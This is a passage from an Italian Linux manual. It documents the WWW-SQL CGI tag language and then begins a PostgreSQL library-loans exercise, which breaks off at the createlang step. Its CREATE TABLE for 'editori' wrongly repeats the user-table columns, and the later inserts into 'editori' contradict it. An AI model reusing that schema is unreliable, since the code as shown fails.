<HTML>
<HEAD>
    <TITLE>Esempio sul funzionamento delle variabili con WWW-SQL</TITLE>
</HEAD>
<BODY>
<H1>Esempio sul funzionamento delle variabili con WWW-SQL</H1>

<P><! SQL PRINT "var = $var" ></P>

<p><FORM ACTION="variabili.pgsql" METHOD="GET">
    <INPUT NAME="var">
    <INPUT TYPE="submit">
</form></p>

</BODY>
```

L’unica istruzione per WWW-SQL è ‘**<!SQL PRINT**...**>**’, con la quale si vuole ottenere la visualizzazione di una stringa tra apici doppi. Si osservi che ‘**$var**’ è il riferimento alla variabile ‘**var**’, che viene espanso, come parte della valutazione della stringa.

Come si può intuire leggendo l’esempio, i campi definiti attraverso i modelli (gli elementi ‘**FORM**’), si traducono in variabili per WWW-SQL.

Per verificare il funzionamento di questo programma, supponendo di avere collocato il file ‘`variabili.pgsql`’ nella directory iniziale dei documenti HTML offerti dal servente HTTP, basta puntare il navigatore sull’indirizzo *http://localhost/cgi-bin/www-pgsql/variabili.pgsql* (sempre ammettendo che l’indirizzo *http://localhost/cgi-bin/www-pgsql* corrisponda all’avvio del programma CGI che costituisce in pratica WWW-SQL).

Quello che si ottiene dovrebbe essere un modulo HTML molto semplice, dove si può inserire un testo. Inviando il modulo compilato, dovrebbe essere restituito lo stesso modulo, con la stringa iniziale aggiornata, dove viene mostrato che è stato recepito il dato inserito (nella figura 327.1 si vede che era stata inviata la stringa «Saluti».

Figura 327.1. Risultato dell’interpretazione del file ‘`variabili.pgsql`’ attraverso WWW-SQL.

I sorgenti di WWW-SQL possono essere compilati in modo differente. In particolare, si può distinguere tra due tipi di scansione: il tipo vecchio non permette l’uso di istruzioni che prevedono un’iterazione. In pratica, in quel caso, non funzionano i cicli iterativi e gli altri comandi correlati.

327.3.1 Espressioni

Si distinguono due tipi di espressioni che si possono valutare all'interno delle istruzioni di WWW-SQL: quelle che si applicano ai valori numerici e quelle che si applicano alle stringhe. Le tabelle 327.1 e 327.2 elencano gli operatori che possono essere utilizzati a questo proposito. Si osservi in particolare l'operatore '`:`', che permette di fare un confronto tra una stringa e un'espressione regolare.

Tabella 327.1. Elenco degli operatori utilizzabili con operandi numerici.

<table>
<tr><th>Operatore e operandi</th><th>Descrizione</th></tr>
<tr><td>+op</td><td>Non ha alcun effetto.</td></tr>
<tr><td>-op</td><td>Inverte il segno dell'operando.</td></tr>
<tr><td>op1 + op2</td><td>Somma i due operandi.</td></tr>
<tr><td>op1 - op2</td><td>Sottrae dal primo il secondo operando.</td></tr>
<tr><td>op1 * op2</td><td>Moltiplica i due operandi.</td></tr>
<tr><td>op1 / op2</td><td>Divide il primo operando per il secondo.</td></tr>
<tr><td>op1 % op2</td><td>Modulo -- il resto della divisione tra il primo e il secondo operando.</td></tr>
<tr><td>op1 ^ op2</td><td>Eleva il primo operando alla potenza del secondo.</td></tr>
<tr><td>op1 == op2</td><td>Vero se gli operandi sono uguali.</td></tr>
<tr><td>op1 = op2</td><td>Vero se gli operandi sono uguali (sinonimo di '<code>==</code>').</td></tr>
<tr><td>op1 != op2</td><td>Vero se gli operandi sono differenti.</td></tr>
<tr><td>op1 > op2</td><td>Vero se il primo operando è maggiore del secondo.</td></tr>
<tr><td>op1 < op2</td><td>Vero se il primo operando è minore del secondo.</td></tr>
<tr><td>op1 >= op2</td><td>Vero se il primo operando è maggiore o uguale al secondo.</td></tr>
<tr><td>op1 <= op2</td><td>Vero se il primo operando è minore o uguale al secondo.</td></tr>
<tr><td>! op</td><td>Negazione logica.</td></tr>
<tr><td>op1 && op2</td><td>AND logico.</td></tr>
<tr><td>op1 & op2</td><td>AND logico (sinonimo di '<code>&&</code>').</td></tr>
<tr><td>op1 || op2</td><td>OR logico.</td></tr>
<tr><td>op1 | op2</td><td>OR logico (sinonimo di '<code>||</code>').</td></tr>
</table>

Tabella 327.2. Elenco degli operatori utilizzabili con operandi di tipo stringa.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi sono uguali.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 > *op2*	*Vero* se il primo operando è lessicograficamente successivo al secondo.
op1 < *op2*	*Vero* se il primo operando è lessicograficamente precedente al secondo.
op1 >= *op2*	*Vero* se il primo operando non è lessicograficamente precedente al secondo.
op1 <= *op2*	*Vero* se il primo operando non è lessicograficamente successivo al secondo.
str : *regexp*	*Vero* se l'espressione regolare corrisponde alla stringa.

All'interno delle stringhe è prevista l'espansione di variabili e sono anche riconosciute alcune sequenze di escape (tabella 327.3). Le variabili in questione vanno intese come parte del linguaggio di WWW-SQL; alcune di queste sono la ripetizione di variabili di ambiente corrispondenti, altre sono variabili interne del programma (come elencato nella tabella 327.4), altre ancora possono essere definite all'interno del «programma» stesso, o meglio ancora, attraverso dei moduli, come è stato mostrato nell'esempio iniziale. Le variabili vengono riconosciute in quanto scritte secondo lo schema seguente:

```
prefissonome_della_variabile
```

Il prefisso è un simbolo a scelta tra: '`$`', '`@`', '`?`', '`#`'. In pratica, '`$var`', '`@var`', '`?var`', e '`#var`', sono riferimenti identici alla stessa variabile '`var`'. Per questo motivo, se si vogliono usare i simboli corrispondenti a questi prefissi in modo letterale, occorre usare una sequenza di escape.

Tabella 327.3. Sequenze di escape utilizzabili all'interno delle stringhe.

Escape	Significato
\\	\
\"	"
\n	*<LF>*
\t	*<HT>* (tabulazione)
\$	$
\@	@
\#	#
\?	?
\~	~

Tabella 327.4. Variabili interne di WWW-SQL.

Variabile	Descrizione
AFFECTED_ROWS	Numero di righe coinvolte dall'ultima interrogazione.
NUM_FIELDS	Numero di campi restituiti dall'ultima interrogazione.
NUM_ROWS	Numero di righe restituiti dall'ultima interrogazione.
WWW_SQL_VERSION	Versione di WWW-SQL.
GATEWAY_INTERFACE	Versione dell'interfaccia CGI.
HOSTTYPE	Tipo di macchina del servente HTTP.
HTTPHOST	Nome del nodo servente.
HTTP_REFERER	Pagina da cui proviene il cliente.
HTTP_USER_AGENT	Nome del programma di navigazione (cliente).
OSTYPE	Nome del sistema operativo del servente.
PATH_INFO	Percorso relativo dello script attuale.
PATH_TRANSLATED	Percorso assoluto del file corrispondente allo script attuale.
REMOTE_ADDR	Indirizzo del nodo remoto.
REMOTE_HOST	Nome del nodo remoto.
SERVER_ADMIN	Indirizzo di posta elettronica dell'amministratore.
SERVER_NAME	Nome del servente.
SERVER_PORT	Numero della porta utilizzata per la connessione con il servente.
SERVER_PROTOCOL	Nome e versione del protocollo (HTTP).
SERVER_SOFTWARE	Nome del software usato come servente HTTP.
SCRIPT_FILENAME	Percorso del programma CGI (l'eseguibile di WWW-SQL).
SCRIPT_NAME	Percorso relativo del programma CGI (l'eseguibile di WWW-SQL).
REQUEST_URI	Indirizzo richiesto.

Per prendere confidenza con le variabili interne di WWW-SQL, si può realizzare lo script seguente (‘`interne.pgsql`’), che con l'istruzione ‘**`<!SQL DUMPVARS>`**’ le elenca tutte. La figura 327.2 mostra il risultato che si potrebbe ottenere.

```
<HTML>
<HEAD>
    <title>Visualizzazione delle variabili interne</title>
</HEAD>
<BODY>
<H1>Visualizzazione delle variabili interne</H1>

<! SQL DUMPVARS >

</BODY>
```

Figura 327.2. Esempio del contenuto delle variabili interne attraverso l'istruzione '**<!SQL DUMPVARS>**'.

```
                    Visualizzazione delle variabili interne

      WWW_SQL_VERSION = 0.5.5
      SERVER_SOFTWARE = Apache/1.3.3 (Unix) Debian/GNU
      SERVER_PROTOCOL = HTTP/1.0
      SERVER_PORT = 80
      SERVER_NAME = dinkel.brot.dg
      SERVER_ADMIN = webmaster@dinkel.brot.dg
      SCRIPT_FILENAME = /usr/lib/cgi-bin/www-pgsql
      SCRIPT_NAME = /cgi-bin/www-pgsql
      REQUEST_URI = /cgi-bin/www-pgsql/interne.pgsql
      REMOTE_ADDR = 127.0.0.1
      QUERY_STRING =
      PATH_TRANSLATED = /var/www/interne.pgsql
      PATH_INFO = /interne.pgsql
      HTTP_USER_AGENT = Lynx/2.8.1rel.2 libwww-FM/2.14
      HTTP_HOST = localhost
      GATEWAY_INTERFACE = CGI/1.1
      DOCUMENT_ROOT = /var/www
```

327.3.2 Strutture di controllo

Attraverso le istruzioni di WWW-SQL, si possono realizzare le strutture di controllo che sono comuni nei linguaggi di programmazione. È prevista la struttura condizionale e il ciclo iterativo.

```
<! SQL IF espressione >
    ...
[<! SQL ELSIF espressione >]
    ...
[<! SQL ELSE >]
    ...
<! SQL ENDIF >
```

La struttura condizionale che si vede nello schema, permette di delimitare uno spazio da filtrare in base all'esito delle espressioni condizionali coinvolte. Per esempio,

```
<! SQL IF $NUM_ROWS == 10 >
    <P>Il numero delle righe è uguale a 10.</P>
<! SQL ELSE >
    <P>Il numero delle righe non corrisponde a
    quanto previsto.</P>
<! SQL ENDIF >
```

in questo modo si condiziona la visualizzazione di una frase in base al fatto che la variabile '**NUM_ROWS**' contenga o meno il valore 10.

È importante osservare che l'espressione usata come condizione di controllo potrebbe restituire un risultato numerico e non logico. In tal caso, lo zero corrisponde a *Falso*, mentre qualunque altro valore corrisponde a *Vero*.

```
<! SQL WHILE espressione >
    ...
<! SQL DONE >
```

La struttura iterativa che si vede nello schema, permette di delimitare uno spazio da interpretare ripetitivamente, finché l'espressione condizionale introduttiva continua a restituire il valore *Vero* (o un valore numerico diverso da zero).

```
<! SQL SET contatore 10 >
<! SQL WHILE $contatore > 0 >
```

```
    <P>Il contatore ha raggiunto il livello <! SQL PRINT "$contatore" >.</P>
    <! SQL SETEXPR contatore $contatore - 1 >
<! SQL DONE >
```

L'esempio mostra l'inizializzazione di una variabile, denominata '**`contatore`**', al valore iniziale 10; quindi inizia un ciclo iterativo che si arresta quando tale variabile raggiunge lo zero. A ogni ciclo, viene visualizzato il contenuto della variabile, che subito dopo viene ridotto di un'unità.[3]

Nell'ambito di un'iterazione, possono essere usate delle istruzioni per interrompere il ciclo in corso o per interrompere tutta l'iterazione:

```
<! SQL CONTINUE >
```

```
<! SQL BREAK >
```

La prima della due istruzioni interrompe il ciclo attuale, facendo riprendere immediatamente l'iterazione, mentre il secondo interrompe l'iterazione del tutto.

Esiste anche un altro tipo di iterazione, il cui scopo è la scansione delle righe ottenute dall'interrogazione di una base di dati:

```
<! SQL PRINT_LOOP riferimento_all'interrogazione  >
    ...
<! SQL DONE >
```

Anche all'interno di questa struttura si possono usare le istruzioni '**`<!SQL CONTINUE>`**' e '**`<!SQL BREAK>`**'.

327.4 Istruzioni

Le istruzioni «normali» di WWW-SQL, ovvero quelle che non servono a descrivere delle strutture di controllo, sono descritte in questa sezione e in quelle seguenti. In particolare si può notare che WWW-SQL offre delle istruzioni per la lettura semplificata dell'esito di un'interrogazione SQL e altre per la lettura dettagliata, fino ad arrivare a distinguere riga per riga e campo per campo.

> È importante chiarire che, anche se un'«interrogazione» serve principalmente per leggere dati da una relazione di una base di dati, nello stesso modo, attraverso WWW-SQL si potrebbero fare delle registrazioni.

Segue un elenco di istruzioni di tipo vario, mentre nelle sezioni seguenti vengono raccolte altre istruzioni più specifiche.

- Emissione di una stringa con espansione di variabili:

  ```
  <! SQL PRINT stringa  >
  ```

  L'istruzione '**`<!SQL PRINT ...>`**' permette di emettere una stringa. Dal momento che un file HTML non ha bisogno di accorgimenti particolari per mostrare una stringa costante, è evidente che il senso di questa istruzione sta nella possibilità di indicare delle variabili da espandere, come nell'esempio seguente:

  ```
  <P>Il contatore ha raggiunto il livello <! SQL PRINT "$contatore" >.</P>
  ```

- Risultato di un'espressione:

  ```
  <! SQL EVAL espressione  >
  ```

[3]Se l'istruzione '**`<!SQL WHILE...>`**' non viene riconosciuta, significa che non è disponibile la scansione iterativa.

L'istruzione '**<!SQL EVAL** ...**>**' è simile a '**<!SQL PRINT** ...**>**', con la differenza che l'argomento non è più una stringa, ma un'espressione differente, il cui risultato viene emesso alla fine.

- Impostazione di una variabile:

```
<! SQL SET nome_variabile valore_da_assegnare >
```

L'istruzione '**<!SQL SET** ...**>**' permette di definire e inizializzare una variabile. L'esempio seguente definisce la variabile '**contatore**', inizializzandola a zero:

```
<! SQL SET contatore 0 >
```

- Impostazione di una variabile attraverso un'espressione:

```
<! SQL SETEXPR nome_variabile espressione >
```

L'istruzione '**<!SQL SETEXPR** ...**>**' permette di definire e inizializzare una variabile; in particolare, il valore che si assegna può essere il risultato della valutazione di un'espressione. L'esempio seguente definisce la variabile '**contatore**', inizializzandola con il risultato dell'espressione '**$contatore - 1**'. In pratica viene decrementato il contenuto della variabile '**contatore**':

```
<! SQL SETEXPR contatore $contatore - 1 >
```

- Definizione di un valore predefinito per il contenuto di una variabile:

```
<! SQL SETDEFAULT nome_variabile valore_da_assegnare >
```

L'istruzione '**<!SQL SETDEFAULT** ...**>**' permette di stabilire un valore predefinito per una variabile; a differenza di '**<!SQL SET** ...**>**' la variabile non viene modificata se esiste già e ha un valore. L'esempio seguente definisce la variabile '**contatore**', solo se necessario, inizializzandola con il valore 10:

```
<! SQL SETDEFAULT contatore 10 >
```

- Elenco variabili:

```
<! SQL DUMPVARS >
```

L'istruzione '**<!SQL DUMPVARS>**' emette l'elenco delle variabili esistenti, assieme al valore che contengono. Può essere usato per scopo diagnostico, quando si cerca di capire cosa succede realmente.

327.4.1 Apertura e chiusura di una connessione, e accesso a una base di dati

L'interrogazione di una base di dati deve essere preceduta dalla connessione a un servente DBMS e dalla selezione di una base di dati; inoltre, al termine delle interrogazioni, si passa normalmente alla chiusura di una connessione, in pratica secondo lo schema seguente:

```
<! SQL CONNECT ... >
<! SQL DATABASE nome_della_base_di_dati >
...
...
<! SQL CLOSE >
```

In breve: '**<!SQL CONNECT** ...**>**' serve a iniziare una connessione con un servente per l'accesso a una base di dati; '**<!SQL DATABASE** ...**>**' serve a indicare la base di dati specifica presso il servente; '**<!SQL CLOSE>**' chiude la connessione.

- Accesso a un servente DBMS:

```
<! SQL CONNECT [host [utente [parola_d'ordine]]] >
```

L’istruzione ‘**<!SQL CONNECT …>**’ permette di iniziare una connessione con un DBMS. Dipende dal DBMS stesso se è possibile accedere senza alcun sistema di autenticazione. In generale, se non si indica il nodo a cui accedere, si intende *localhost*; inoltre, se non si indica l’utente, si fa riferimento al numero UID con il quale funziona il programma servente del servizio HTTP (che a sua volta avvia il programma CGI). Se si utilizza una distribuzione GNU/Linux Debian, occorre considerare che il servente HTTP funziona con i privilegi dell’utente ‘**www-data**’ e che si tratta di un nome impossibile per PostgreSQL. In questo caso, occorre indicare dettagliatamente tutti gli argomenti, con l’eccezione della parola d’ordine che può essere omessa se PostgreSQL è stato configurato in modo da non richiederla. L’esempio che segue richiede di connettersi al servente DBMS PostgreSQL che opera nello stesso elaboratore locale, utilizzando l’identità dell’utente ‘**nobody**’ e senza specificare alcuna parola d’ordine:

```
<! SQL CONNECT localhost nobody >
```

- Selezione di una base di dati specifica:

```
<! SQL DATABASE nome_base_di_dati >
```

L’istruzione ‘**<!SQL DATABASE …>**’ permette di aprire una base di dati specifica; per la precisione, utilizzando PostgreSQL, l’accesso al servente avviene solo dopo che è stata specificata la base di dati.

- Chiusura di una connessione:

```
<! SQL CLOSE >
```

La chiusura di una connessione (e quindi anche di una base di dati aperta), si ottiene con l’istruzione ‘**<!SQL CLOSE>**’.

Prima di passare alla descrizione delle istruzioni che permettono l’interrogazione del contenuto di una base di dati, viene mostrato un esempio che si limita a elencare la tabella ‘**Indirizzi**’ della base di dati ‘**anagrafe**’:

```
<HTML>
<HEAD>
    <TITLE>Esempio di interrogazione</TITLE>
</HEAD>
<BODY>
<H1>Esempio di interrogazione</H1>
<! SQL CONNECT localhost nobody >
<! SQL DATABASE anagrafe >
<! SQL QUERY "SELECT * FROM Indirizzi" RICHIESTA_1 >
<! SQL QTABLE RICHIESTA_1 >
<! SQL FREE RICHIESTA_1 >
<! SQL CLOSE >
</BODY>
```

327.4.2 Istruzioni di interrogazione normali

L’interrogazione di una base di dati avviene attraverso la definizione di un riferimento, che si apre e si chiude come se fosse un flusso di file nei linguaggi di programmazione comuni. Per aprire questo riferimento si inizia con l’invio di un’interrogazione SQL; successivamente si potrà leggere l’esito dell’interrogazione attraverso il riferimento che è stato aperto; infine si passa alla chiusura del riferimento:

```
<! SQL QUERY stringa_di_interrogazione_sql riferimento >
…
…
<! SQL FREE riferimento >
```

- Apertura di un'interrogazione:

```
<! SQL QUERY stringa_di_interrogazione_sql riferimento >
```

L'istruzione '**<!SQL QUERY ...>**' definisce una stringa di interrogazione da inviare al servente DBMS. A questa interrogazione viene abbinato un riferimento costituito da un nome, che in seguito deve essere usato per leggere l'esito dell'interrogazione. Nell'esempio che appare nella sezione precedente, si vedeva l'istruzione seguente con la quale si selezionano tutte le righe della tabella '**Indirizzi**', abbinando questo risultato al nome '**RICHIESTA_1**':

```
<! SQL QUERY "SELECT * FROM Indirizzi" RICHIESTA_1 >
```

- Tabella rapida:

```
<! SQL QTABLE riferimento [borders] >
```

L'istruzione '**<!SQL QTABLE ...>**' consente di rappresentare rapidamente il risultato di un'interrogazione attraverso una tabella HTML. In particolare, utilizzando la parola chiave '**borders**', la tabella che si genera avrà i bordi delle caselle visibili. L'esempio seguente mostra in che modo visualizzare rapidamente il risultato dell'interrogazione abbinata al nome '**RICHIESTA_1**':

```
<! SQL QTABLE RICHIESTA_1 >
```

- Elenco rapido:

```
<! SQL QLONGFORM riferimento >
```

L'istruzione '**<!SQL QLONGFORM ...>**' si utilizza in modo simile a '**<!SQL QTABLE ...>**', per rappresentare il risultato di un'interrogazione attraverso un elenco dettagliato, senza una tabella HTML.

- Chiusura del riferimento all'interrogazione:

```
<! SQL FREE riferimento >
```

Come è stato mostrato all'inizio, l'istruzione '**<!SQL FREE ...>**' serve a chiudere il riferimento a un'interrogazione.

- Realizzazione di un elenco di voci da selezionare:

```
<! SQL QSELECT riferimento variabile_modulo_html >
```

Con l'istruzione '**<!SQL QSELECT ...>**' si ottiene un elenco di voci di un modulo di selezione. In generale, la cosa corrisponde a:

```
<SELECT NAME="variabile_modulo_html">
<! SQL PRINT_ROWS riferimento "<OPTION NAME=\"@riferimento.0\">riferimento.1">
</SELECT>
```

L'istruzione '**<!SQL PRINT_ROWS ...>**' è descritta nella prossima sezione.

327.4.3 Istruzioni per la selezione dettagliata di righe e campi

È possibile selezionare in maniera più precisa le righe e i campi di ciò che si ottiene da un'interrogazione SQL. Attraverso l'istruzione '**<!SQL FETCH** *riferimento* **>**' si preleva la riga attuale dall'interrogazione a cui si fa riferimento. Questo prelievo permette di fare riferimento agli elementi della riga attraverso una notazione particolare:

```
@riferimento.n
```

In pratica, è come se fosse l'espansione di una variabile, con la differenza che si indica il nome di un riferimento a un'interrogazione aperta, aggiungendo un'estensione numerica, separata da un punto, dove lo zero corrisponde al primo campo e *n*-1 corrisponde al campo *n*-esimo.

- Modifica della riga attuale all'interno del risultato di un'interrogazione:

```
<! SQL SEEK riferimento n_riga >
```

L'istruzione '**<!SQL SEEK ...>**' permette di modificare la riga attuale all'interno di un'interrogazione. Per indicare il numero della riga, occorre tenere presente che lo zero corrisponde alla prima. L'esempio seguente fa in modo che la riga attuale diventi la seconda del riferimento '**RICHIESTA_1**':

```
<! SQL SEEK RICHIESTA_1 1 >
```

- Prelievo della riga attuale di un certo riferimento:

```
<! SQL FETCH riferimento >
```

L'istruzione '**<!SQL FETCH ...>**' permette di rendere disponibile il contenuto della riga attuale di un certo riferimento. L'esempio seguente preleva il contenuto della riga attuale del riferimento '**RICHIESTA_1**'; quindi mostra il primo e il secondo campo di questa riga, che si presume corrispondano al cognome e al nome di una persona:

```
<! SQL FETCH RICHIESTA_1 >
<P>Cognome: <! SQL PRINT "@RICHIESTA_1.0" ></P>
<P>Nome: <! SQL PRINT "@RICHIESTA_1.1" ></P>
```

- Emissione di una stringa per ogni riga:

```
<! SQL PRINT_ROWS riferimento stringa >
```

L'istruzione '**<!SQL PRINT_ROWS ...>**' è una sorta di istruzione '**<!SQL PRINT ...>**' ripetuta per tutte le righe di un'interrogazione, a partire da quella corrente. L'esempio seguente mostra la visualizzazione dei primi due campi di tutte le righe di un'interrogazione, a cui si fa riferimento con il nome '**Q**':

```
<! SQL SEEK Q 0 >
<! SQL PRINT_ROWS Q "<P>Cognome: @Q.0</P>\n<P>Nome: @Q.1</P>\n" >
```

L'esempio seguente mostra la realizzazione di un modulo per la selezione di un articolo, attraverso l'invio del codice corrispondente. A questo proposito, si suppone che la prima colonna del risultato dell'interrogazione a cui si fa riferimento con il nome '**ELENCO**', corrisponda al codice dell'articolo, mentre la seconda corrisponda a una sua descrizione:

```
<p><FORM ACTION=ordine.pgsql>
<SELECT NAME="codice">
<! SQL PRINT_ROWS ELENCO "<OPTION NAME=\"@ELENCO.0\">@ELENCO.1" >
</SELECT>
<INPUT TYPE="submit">
</FORM></p>
```

Dal momento che si fa riferimento alle prime due colonne, la stessa cosa avrebbe potuto essere realizzata con l'istruzione '**<!SQL QSELECT ...>**', nel modo seguente:

```
<p><FORM ACTION=ordine.pgsql>
<! SQL QSELECT ELENCO codice >
<INPUT TYPE="submit">
</FORM></p>
```

327.5 Riferimenti

- James Henstridge, *WWW-SQL*

  <http://www.daa.com.au/~james/www-sql/www-sql.html>

Le funzioni e i trigger in PostgreSQL: un'esercitazione didattica

Questo capitolo deriva da un lavoro originale di Antonio Bernardi <*mailto:brngb@tin.it*> che ne ha concesso espressamente l'utilizzo libero all'interno di questa opera. Il testo originale di questo lavoro si trova presso <*http://linuxdidattica.org/docs/besta/*>.

328.1 Lo scenario: la base di dati «biblioteca»

L'esercitazione che viene proposta, riguarda la gestione dei prestiti di una biblioteca. Le tabelle coinvolte sono:

- '**`libri(n_inv,autore,titolo,collocazione,soggetto,cod_ed,prezzo,anno_ed)`**'
- '**`utenti(cod_ut,nome,cognome,telefono,indirizzo,citta)`**'
- '**`localita(citta,cap,prov,naz)`**'
- '**`editori(cod_ed,rag_soc,indirizzo,citta,telefono)`**'
- '**`prestiti(np,n_inv,cod_ut,data_p,data_r)`**'

Le tabelle sono ovviamente ridotte all'osso e sono autoesplicative. In questo esercizio la tabella fondamentale è la tabella prestiti, nella quale troviamo il codice dell'utente ('**`cod_ut`**') e il numero di inventario del libro ('**`n_inv`**'). Quando viene fatto un prestito l'impiegato dovrà inserire:

- il numero di inventario del libro, '**`n_inv`**';
- il codice dell'utente, '**`cod_ut`**';
- la data del prestito, '**`data_p`**'.

A questo punto, per evitare errori e non immettere un libro che è già a prestito, si dovrà fare un controllo che impedisca tale inserimento. Nella tabella prestiti vi è il campo '**`data_r`**' che riporta la data di rientro di un libro. Quando un libro viene dato a prestito questa data verrà inserita in modo predefinito usando un valore assurdo (2050.01.01) che serve a indicare che il libro è a prestito. Conseguentemente, quando si inserisce un prestito nuovo, se nella tabella prestiti esiste una riga con un attributo '**`n_inv`**' uguale a quello che si vuole inserire e '**`data_r`**' equivalente al valore convenzionale indicante che il libro è a prestito, il DBMS deve avvisare dell'errore.

Nell'esercitazione seguente questo controllo viene fatto in due modi differenti: prima con l'utilizzo di una funzione, poi con l'utilizzo di un trigger.

328.2 In classe: al lavoro!

Si immagina di avere un'unico elaboratore, nel quale sia già installato PostgreSQL.

Per prima cosa ci si deve collegare all'elaboratore GNU/Linux, come utente '**`postgres`**', per creare la base di dati:

```
postgres$ createdb biblioteca
```

Successivamente ci si connette alla base di dati '**biblioteca**' con il programma cliente '**psql**' per creare le tabelle:

postgres$ **psql -h localhost -d biblioteca -U postgres**[*Invio*]

biblioteca=> **create table localita (**[*Invio*]

biblioteca-> **citta char(20) primary key,**[*Invio*]

biblioteca-> **cap char(5),**[*Invio*]

biblioteca-> **prov char(2),**[*Invio*]

biblioteca-> **naz char(3)**[*Invio*]

biblioteca-> **);**[*Invio*]

biblioteca=> **create table editori (**[*Invio*]

biblioteca-> **cod_ut char(3) primary key,**[*Invio*]

biblioteca-> **nome char(10),**[*Invio*]

biblioteca-> **cognome char(10),**[*Invio*]

biblioteca-> **telefono char(11),**[*Invio*]

biblioteca-> **indirizzo char(20),**[*Invio*]

biblioteca-> **citta char(20) references localita**[*Invio*]

biblioteca-> **);**[*Invio*]

biblioteca=> **create table libri (**[*Invio*]

biblioteca-> **n_inv char(5) primary key,**[*Invio*]

biblioteca-> **autore char(25),**[*Invio*]

biblioteca-> **titolo char(35) not null,**[*Invio*]

biblioteca-> **collocazione char(15),**[*Invio*]

biblioteca-> **soggetto char(11),**[*Invio*]

biblioteca-> **cod_ed char(5) references editori,**[*Invio*]

biblioteca-> **prezzo integer,**[*Invio*]

biblioteca-> **anno_ed char(4)**[*Invio*]

biblioteca-> **);**[*Invio*]

biblioteca=> **create table utenti (**[*Invio*]

```
biblioteca-> cod_ut char(5) primary key,[ Invio ]

biblioteca-> nome char(10),[ Invio ]

biblioteca-> cognome char(10),[ Invio ]

biblioteca-> telefono char(11),[ Invio ]

biblioteca-> indirizzo char(20),[ Invio ]

biblioteca-> citta char(20) references localita[ Invio ]

biblioteca-> );[ Invio ]

biblioteca=> create table prestiti ([ Invio ]

biblioteca-> np serial,[ Invio ]

biblioteca-> n_inv char(5) references libri,[ Invio ]

biblioteca-> cod_ut char(5) references utenti,[ Invio ]

biblioteca-> data_p date check (data_p <= data_r),[ Invio ]

biblioteca-> data_r date default '2050.1.1'[ Invio ]

biblioteca-> );[ Invio ]
```

A questo punto si vanno a popolare le tabelle (esclusa la tabella '`prestiti`'): qui bisogna fare attenzione, inserendo prima i dati delle tabelle che non hanno chiavi esterne; successivamente inserendo quelle tabelle che fanno riferimento alle prime tramite chiavi esterne. Per esempio, è necessario popolare la tabella '`localita`' prima della tabella '`editori`'.

```
biblioteca=> insert into localita (citta, cap, prov, naz)[ Invio ]

biblioteca-> values ('TREVISO', '31100', 'TV', 'I');[ Invio ]

biblioteca=> insert into localita (citta, cap, prov, naz)[ Invio ]

biblioteca-> values ('PADOVA', '35100', 'PD', 'I');[ Invio ]

biblioteca=> insert into localita (citta, cap, prov, naz)[ Invio ]

biblioteca-> values ('MILANO', '20100', 'MI', 'I');[ Invio ]

biblioteca=> insert into editori (cod_ed, rag_soc, indirizzo, ↩
↪citta, telefono)[ Invio ]

biblioteca-> values ('1', 'CEDAM SPA', 'VIA JAPPELLI 5/6', ↩
↪'PADOVA', '049-8239111');[ Invio ]

biblioteca=> insert into editori (cod_ed, rag_soc, indirizzo, ↩
↪citta, telefono)[ Invio ]

biblioteca-> values ('2', 'ELEMOND SPA', 'VIA ROMA 17', ↩
↪'MILANO', '02-7820012');[ Invio ]
```

```
biblioteca=> insert into utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta)[ Invio ]

biblioteca-> values ('1', 'LUCA', 'BONALDO', '0422-401582', ↩
↪'VIA CORNARE 14', 'TREVISO');[ Invio ]

biblioteca=> insert into utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta)[ Invio ]

biblioteca-> values ('2', 'LUIGI', 'GOBBO', '049-458270', ↩
↪'VIA MANIN 72', 'PADOVA');[ Invio ]

biblioteca=> insert into utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta)[ Invio ]

biblioteca-> values ('3', 'SIMONE', 'PRIAMO', '0422-478791', ↩
↪'VIALE M.GRAPPA 1', 'TREVISO');[ Invio ]

biblioteca=> insert into utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta)[ Invio ]

biblioteca-> values ('4', 'MAURO', 'MENEGAZZI', '049-987756', ↩
↪'VIA EVEREST 7', 'PADOVA');[ Invio ]

biblioteca=> insert into libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed)[ Invio ]

biblioteca-> values ('1', 'STELLIO MARTELLI', ↩
↪'RACCONTI MITOLOGICI', 'X.1.1', 'STORICO', '1', 7000, '1992');[ Invio ]

biblioteca=> insert into libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed)[ Invio ]

biblioteca-> values ('2', 'HECTOR MALOT', 'SENZA FAMIGLIA', ↩
↪'X.1.2', 'DRAMMATICO', '2', 14000, '1990');[ Invio ]

biblioteca=> insert into libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed)[ Invio ]

biblioteca-> values ('3', 'LOUISE MAY ALCOTT', ↩
↪'PICCOLE DONNE CRESCONO', 'X.1.3', 'ROMANTICO', '1', 10000,
'1991');[ Invio ]

biblioteca=> insert into libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed)[ Invio ]

biblioteca-> values ('4', 'MARY E. MAPES DODGE', ↩
↪'PATTINI D ARGENTO', 'X.1.4', 'FANTASTICO', '2', 13000, '1987');[ Invio ]
```

A questo punto se si inseriscono i dati nella tabella '**prestiti**' ci si può trovare nella situazione di avere a prestito lo stesso libro più volte contemporaneamente. Naturalmente si riesce a sperimentare facilmente tale situazione con qualche prova.

Per esempio, se viene digitato

```
biblioteca=> insert into prestiti (n_inv, cod_ut, data_p)[ Invio ]
```

`biblioteca->` **`values ('2','3', '2001.1.1');`**[*Invio*]

si inserisce una riga sulla tabella prestiti. Se si digita ancora

`biblioteca=>` **`insert into prestiti (n_inv, cod_ut, data_p)`**[*Invio*]

`biblioteca->` **`values ('2','1', '2001.1.1');`**[*Invio*]

ci si trova con un libro che è dato a prestito all'utente di codice '**`3`**' e contemporaneamente all'utente di codice '**`1`**', il che è assurdo, assumendo il fatto che un libro non possa essere preso a prestito da più utenti, contemporaneamente.

La soluzione proposta utilizza le funzioni e i trigger di PostgreSQL. Per la realizzazione delle funzioni si mostra qui l'uso del linguaggio Plpgsql, che prima di poter essere utilizzato deve essere associato esplicitamente. Questa operazione richiede l'uso del comando '**`createlang`**', come si vede nell'esempio seguente:

`postgres$` **`createlang plpgsql -h localhost -d biblioteca`** ↩
